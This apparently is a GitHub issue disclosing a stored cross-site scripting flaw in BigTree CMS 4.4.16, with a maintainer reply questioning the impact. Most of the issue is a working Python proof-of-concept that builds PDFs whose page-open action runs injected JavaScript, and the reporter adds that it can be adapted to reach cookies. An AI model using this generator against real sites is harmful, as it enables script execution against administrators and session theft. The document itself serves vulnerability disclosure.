New issue · Jump to bottom


# A stored cross-site scripting (XSS) vulnerability exists in BigTree CMS 4.4.16 #392

Open **playmood** opened this issue on Jul 13 · 2 comments

**playmood** commented on Jul 13

A stored cross-site scripting (XSS) vulnerability exists in BigTree-CMS 4.4.16 that allows an authenticated user authorized to upload a malicious .pdf file which acts as a stored XSS payload. If this stored XSS payload is triggered by an administrator it will trigger a XSS attack.

1. Login as admin and access the files upload page:




2. Use the following PoC to generate malicious files:

```python
import sys

from pdfrw import PdfWriter
from pdfrw.objects.pdfname import PdfName
from pdfrw.objects.pdfstring import PdfString
from pdfrw.objects.pdfdict import PdfDict
from pdfrw.objects.pdfarray import PdfArray

def make_js_action(js):
    action = PdfDict()
    action.S = PdfName.JavaScript
    action.JS = js
    return action
```

```
def make_field(name, x, y, width, height, r, g, b, value=""):
    annot = PdfDict()
    annot.Type = PdfName.Annot
    annot.Subtype = PdfName.Widget
    annot.FT = PdfName.Tx
    annot.Ff = 2
    annot.Rect = PdfArray([x, y, x + width, y + height])
    annot.MaxLen = 160
    annot.T = PdfString.encode(name)
    annot.V = PdfString.encode(value)

    # Default appearance stream: can be arbitrary PDF XObject or
    # something. Very general.
    annot.AP = PdfDict()

    ap = annot.AP.N = PdfDict()
    ap.Type = PdfName.XObject
    ap.Subtype = PdfName.Form
    ap.FormType = 1
    ap.BBox = PdfArray([0, 0, width, height])
    ap.Matrix = PdfArray([1.0, 0.0, 0.0, 1.0, 0.0, 0.0])
    ap.stream = """
%f %f %f rg
0.0 0.0 %f %f re f
""" % (r, g, b, width, height)

    # It took me a while to figure this out. See PDF spec:
    # https://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/pdf_reference_1-7.pdf#page=641

    # Basically, the appearance stream we just specified doesn't
    # follow the field rect if it gets changed in JS (at least not in
    # Chrome).

    # But this simple MK field here, with border/color
    # characteristics, _does_ follow those movements and resizes, so
    # we can get moving colored rectangles this way.
    annot.MK = PdfDict()
    annot.MK.BG = PdfArray([r, g, b])

    return annot

def make_page(fields, script):
    page = PdfDict()
    page.Type = PdfName.Page

    page.Resources = PdfDict()
    page.Resources.Font = PdfDict()
    page.Resources.Font.F1 = PdfDict()
    page.Resources.Font.F1.Type = PdfName.Font
    page.Resources.Font.F1.Subtype = PdfName.Type1
    page.Resources.Font.F1.BaseFont = PdfName.Helvetica

    page.MediaBox = PdfArray([0, 0, 612, 792])

    page.Contents = PdfDict()
    page.Contents.stream = """
```


```
BT
/F1 24 Tf
ET
    """

    annots = fields

    page.AA = PdfDict()
    # You probably should just wrap each JS action with a try/catch,
    # because Chrome does no error reporting or even logging otherwise;
    # you just get a silent failure.
    page.AA.O = make_js_action("""
try {
  %s
} catch (e) {
  app.alert(e.message);
}
    """ % (script))

    page.Annots = PdfArray(annots)
    return page

if len(sys.argv) > 1:
    js_file = open(sys.argv[1], 'r')

    fields = []
    for line in js_file:
        if not line.startswith('/// '): break
        pieces = line.split()
        params = [pieces[1]] + [float(token) for token in pieces[2:]]
        fields.append(make_field(*params))

    js_file.seek(0)

    out = PdfWriter()
    out.addpage(make_page(fields, js_file.read()))
    out.write('result.pdf')
```

3. Back to Files then we can see result.pdf have been upload:




| NAME | TYPE |
|---|---|
| result.pdf | application/pdf |

4. When the administrator click the result.pdf it will trigger a XSS attack. In addition, after switching to a normal user, the normal user still have permission to access `/site/index.php/admin/files/result.pdf` and trigger a XSS attack.



Currently: result.pdf



**Note:** Changing your password will require you to login again.

Name: test
Company: test
Password (leave blank to remain unchanged):
Timezone: Default (America/New_York)
✓ Daily Digest Email

Update
BIGTREE
Version 4.4.16 · © 2022 Fastspot
Credits & Licenses · Support · Contact Us
Not secure
test.com/site/files/resources/result.pdf

Microsoft Edge PDF Viewer

XSS

**timbuckingham** commented on Jul 13 Collaborator

Hello,

Do you have a proposed solution for this? It would seem that the XSS vulnerability is within the browser itself if any uploaded PDF can potentially execute Javascript for the domain on which it is present.

Does the PDF have access to the domain's cookies or is the attack surface limited to just annoyances?

**playmood** commented on Jul 13 Author

The implementation of document.cookie can be achieved by modifying the exp, see https://github.com/osnr/horrifying-pdf-experiments for details. Updating the upload component to review the contents of the pdf file before uploading is a good idea.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants